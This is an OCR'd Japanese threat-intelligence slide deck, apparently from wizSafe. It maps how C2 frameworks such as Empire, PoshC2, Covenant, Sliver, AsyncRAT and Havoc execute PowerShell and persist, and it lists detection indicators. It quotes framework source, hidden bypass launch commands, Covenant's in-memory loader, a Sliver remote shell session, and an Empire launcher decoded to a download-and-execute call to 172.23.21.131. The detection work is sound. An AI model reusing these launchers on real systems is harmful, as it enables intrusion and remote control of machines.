PoshC2		powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

launcher_bat source code

Empire

安全をあたりまえに wizSafe

```
launcher_ps = (
    self.mainMenu.obfuscationv2.obfuscate(
        launcher_ps, obfuscate_command
    )
    if obfuscate
        else launcher_ps
)
launcher_ps = enc_powershell(launcher_ps).decode("UTF-8")
launcher = f"powershell.exe -nop -ep bypass -w 1 -enc {launcher_ps}"
```

https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/windows/launcher_bat.py#L120-L128

Launcher BAT file

Empire

安全をあたりまえに wizSafe

```
@echo off
start /B powershell.exe -nop -ep bypass -w 1 -enc
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAIgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAApAC4
UAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaAB1AF0AOgA6AEQAZQBmAGEAdQBsA
AHcAcgAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADIAMwAuADIAMQAuADEAMwAxADoAOAA
BsAGwALwAnACkALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwB8AGkAZQB4AA==
timeout /t 1 > nul
del "%~f0"
```

decode

Output


```
(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;
iwr('http://172.23.21.131:8888/download/powershell/')-UseBasicParsing|iex
```

Stagerをダウンロードし、実行するスクリプト

Indicators

Empire

安全をあたりまえに wizSafe



Item	Value
Parent Process	cmd.exe
Command Line	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>

Generating launcher source code

PoshC2

安全をあたりまえに wizSafe


```
with open("%s%spayload.txt" % (self.BaseDirectory, name), 'w') as f:
            f.write(self.PSDropper)

        self.QuickstartLog("Batch Payload written to: %s%spayload.bat" %
(self.BaseDirectory, name))

        encodedPayload = base64.b64encode(b64gzip.encode('UTF-16LE'))
        batfile = "powershell -exec bypass -Noninteractive -windowstyle hidden -
e %s" % encodedPayload.decode("utf-8")
```

https://github.com/nettitude/PoshC2/blob/master/poshc2/server/payloads/Payloads.py#L145-L148

Indicators

PoshC2

安全をあたりまえに wizSafe



Item	Value
Parent Process	cmd.exe
Command Line	powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

Focus on PowerShell

Technique	Count	Frameworks
Windows Command Shell	10/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Havoc • PoshC2 • Quasar • Sliver
PowerShell	9/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Havoc • PoshC2 • Quasar • Sliver

PowerShell features

- 利用用途
  - Remote shell
    - Sliver
  - Command and script execution
    - Koadic, Havoc, Merlin, AsyncRAT, DcRat, Quasar
  - Launcher execution
    - Empire, Covenant
- インジケータ
  - コマンドライン

Remote shell indicator

Framework	Command Line
Sliver	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥ powershell.exe" -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding] ::UTF8"

Remote shell with PowerShell

Sliver

安全をあたりまえに wizSafe


- “shell”コマンドでPowerShellをRemote shellとして利用可能
  - PowerShellが存在しない場合はcmd.exeが実行される
- 推奨されないコマンドとして警告される

```
[server] sliver (SQUARE_WINGMAN) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 10868

PS C:\Users\ben\Desktop\c2\sliver\sliver.exe>
PS C:\Users\ben\Desktop\c2\sliver\sliver.exe> whoami
whoami
testlab\ben
PS C:\Users\ben\Desktop\c2\sliver\sliver.exe>
```

Indicators

Sliver

安全をあたりまえに wizSafe



Item	Value
Parent Process	<any Sliver process>
Command Line	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding] ::UTF8"

Command and script execution with powershell.exe indicator matrix

Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>


AsyncRAT and DcRat execute a PowerShell script received from a C&C Server

Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>

SendFile function

AsyncRAT DcRat

- AsyncRAT、DcRatは”SendFile”機能でC&Cサーバからファイルを送信し、実行することができる
- “To Disk”を選択した場合、端末にファイルを書き込みPowerShellで実行する



SendFile function source code

AsyncRAT DcRat

安全をあたりまえに wizSafe

```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +
unpack_msgpack.ForcePathObject("Extension").AsString);
<…snip…>
If (unpack_msgpack.ForcePathObject(“Extension”).AsString.ToLower().EndsWith(".ps1"))
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = $"/c start /b powershell –ExecutionPolicy Bypass -WindowStyle Hidden
       -NoExit -FilePath {""" + "¥"" + fullPath + "¥"" + """} & exit",
        CreateNoWindow = true,
        <…snip…>
    });
}
```

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31

SendFile function source code

AsyncRAT DcRat

安全をあたりまえに wizSafe

```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +
unpack_msgpack.ForcePathObject("Extension").AsString);
<…snip…>
If (unpack_msgpack.ForcePathObject(“Extension”).AsString.ToLower().EndsWith(".ps1"))
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = $"/c start /b powershell –ExecutionPolicy Bypass -WindowStyle Hidden
       -NoExit -FilePath {""" + "¥"" + fullPath + "¥"" + """} & exit",
        CreateNoWindow = true,
        <…snip…>
    });
}
```

ターゲット端末に以下のパスで送信したファイルを作成
%Temp%¥[a-z]{6}.<Extension>

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31

SendFile function source code

AsyncRAT DcRat

安全をあたりまえに wizSafe


```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +
unpack_msgpack.ForcePathObject("Extension").AsString);
<…snip…>
If (unpack_msgpack.ForcePathObject(“Extension”).AsString.ToLower().EndsWith(".ps1"))
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = $"/c start /b powershell –ExecutionPolicy Bypass -WindowStyle Hidden
        -NoExit -FilePath {"""" + "¥"" + fullPath + "¥"" + """} & exit",
        CreateNoWindow = true,
        <…
    });
}
```

cmd.exe /c start /b powershell –ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath <script path> & exit

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31

Indicators

AsyncRAT DcRat



Item	Value
Parent Process	cmd.exe
Command Line	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'

Havoc command line does not contain powershell.exe path

Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>

powershell.exe execution source code

Havoc

安全をあたりまえに wizSafe

```
else if ( InputCommands[ 0 ].compare( "powershell" ) == 0 ) {
    if ( InputCommands.length() > 1 ) {
        auto Program =
QString("C:¥¥Windows¥¥System32¥¥WindowsPowerShell¥¥v1.0¥¥powershell.exe");
        // NOTE: the 'powershell' command does not need to escape quotes
        auto Args    = QString( "-C " + JoinAtIndex( commandline.split( " " ),
1 ) ).toUtf8().toBase64();

        TaskID = CONSOLE_INFO( "Taske
command/script" );
        CommandInputList[ TaskID ] = commandline;

        SEND( Execute.ProcModule( TaskID, 4, "0;FALSE;TRUE;" + Program + ";" + Args ) )
}
```


“Args“には引数のみが格納される。
この処理は“shell”コマンドと同様

https://github.com/HavocFramework/Havoc/blob/main/client/src/Havoc/Demon/ConsoleInput.cc#L1815-L1826

Indicators

Havoc

安全をあたりまえに wizSafe



Item	Value
Process Name	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe
Command Line	-C <any command line>

Launcher execution with powershell.exe

Framework	Command Line
Empire	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>
Covenant	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('<base64 encode file'>),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))| Out-Null";

Launcher execution option is a bit different compared to cmd.exe execution

Framework	Command Line
Empire	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>
Covenant	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Comp…onv ert]::Fro… file'>),[IO… …ess));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))| Out-Null";

Launcher execution with cmd.exe:
powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>

Launcher module targeting user execution

Empire

安全をあたりまえに wizSafe

- EmpireはLauncherに複数のファイルタイプを利用できる
- StagerはListenerで設定した実行オプションで実行される
- Listenerのプロトコルがhttp, http_comを指定している場合、launcher_batのみ実行オプションが変更される

Launcher	Application
launcher_vbs	wscript.exe
launcher_hta	mshta.exe
launcher_sct	regsvc32.exe
launcher_xml	MSBuild.exe
launcher_lnk	explorer.exe
launcher_bat	cmd.exe

Default stager execution option example

Empire

安全をあたりまえに wizSafe

```
"Launcher": {
    "Description": "Launcher string.",
    "Required": True,
    "Value": "powershell -noP -sta -w 1 -enc ",
},
```


Default launcher execution option

https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/windows/launcher_bat.py#L120-L128

Indicators

Empire

安全をあたりまえに wizSafe



Item	Value
Command Line	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>

Covenant launcher execution command line is very long

Framework	Command Line
Empire	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>
Covenant	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('<base64 encode file'>),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))| Out-Null";

PowerShell launcher source code

Covenant

安全をあたりまえに wizSafe

```
private static readonly string PowerShellLauncherCodeTemplate = @“
    sv o (New-Object IO.MemoryStream);
    sv d (New-Object IO.Compression.DeflateStream(
        [IO.MemoryStream][Convert]::FromBase64String(
            ‘{{GRUNT_IL_BYTE_STRING}}’),
            [IO.Compression.CompressionMode]::Decompress)
    );
    sv b (New-Object Byte[](1024));
    sv r (gv d).Value.Read((gv b).Value,0,1024);
    while((gv r).Value -gt 0){
        (gv o).Value.Write((gv b).Value,0,(gv r).Value);
        sv r (gv d).Value.Read((gv b).Value,0,1024);
    }
    [Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint
    .Invoke(0,@(,[string[]]@()))|Out-Null";
```

https://github.com/cobbr/Covenant/blob/master/Covenant/Models/Launchers/PowerShellLauncher.cs#L71

PowerShell launcher source code

Covenant

安全をあたりまえに wizSafe

```
private static readonly string PowerShellLauncherCodeTemplate = @"
    sv o (New-Object IO.MemoryStream);
    sv d (New-Object IO.Compression.DeflateStream(
        [IO.MemoryStream][Convert]::FromBase64String(
            '{{GRUNT_IL_BYTE_STRING}}'),
            [IO.Compression.CompressionMode]::Decompress)
    );
    sv b (New-Object Byte[](1024));
    sv r (gv d).Value.Read((gv b).Value,0,1024);
    while((gv r).Value -gt 0){
        (gv o).Value
        sv r (gv d).V
    }
    [Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint
    .Invoke(0,@(,[string[]]@()))|Out-Null";
```


CovenantのAgentはDeflate圧縮され、さらにBase64Encodeされている

https://github.com/cobbr/Covenant/blob/master/Covenant/Models/Launchers/PowerShellLauncher.cs#L71

Indicators

Covenant

安全をあたりまえに wizSafe



Item	Value
Script Block	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String(‘<base64 encode file’>),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))|Out-Null";

Threat Intelligence
~ Persistence ~

Persistence matrix 1

Technique	Count	Frameworks
Registry Run Key/Startup Folder	9/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Merlin • PoshC2 • Quasar • Sliver
Scheduled Task/Job	7/10	• AsyncRAT • DcRat • Empire • Koadic • PoshC2 • Quasar • Sliver

Persistence matrix 2

Technique	Count	Frameworks
WMI Event Subscription	4/10	• Covenant • Empire • Koadic • PoshC2
Windows Service	4/10	• Covenant • Havoc • PoshC2 • Sliver
Component Object Model Hijacking	1/10	• Covenant
Image File Execution Options Injection	1/10	• Empire

Focus on Run Registry Key/Startup Folder

Technique	Count	Frameworks
Registry Run Key/Startup Folder	9/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Merlin • PoshC2 • Quasar • Sliver
Scheduled Task/Job	7/10	• AsyncRAT • DcRat • Empire • Koadic • PoshC2 • Quasar • Sliver

Registry Run key features

- すべてのフレームワークがHKCUのRun keyへ登録する機能を有する
  - HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
  - フレームワークがWindows APIを通してRun keyへ登録する
- インジケータ
  - Registry key
  - Registry value name
  - Registry value type
  - Registry value data

Registry Run Keys indicator matrix

Framework	Registry Key
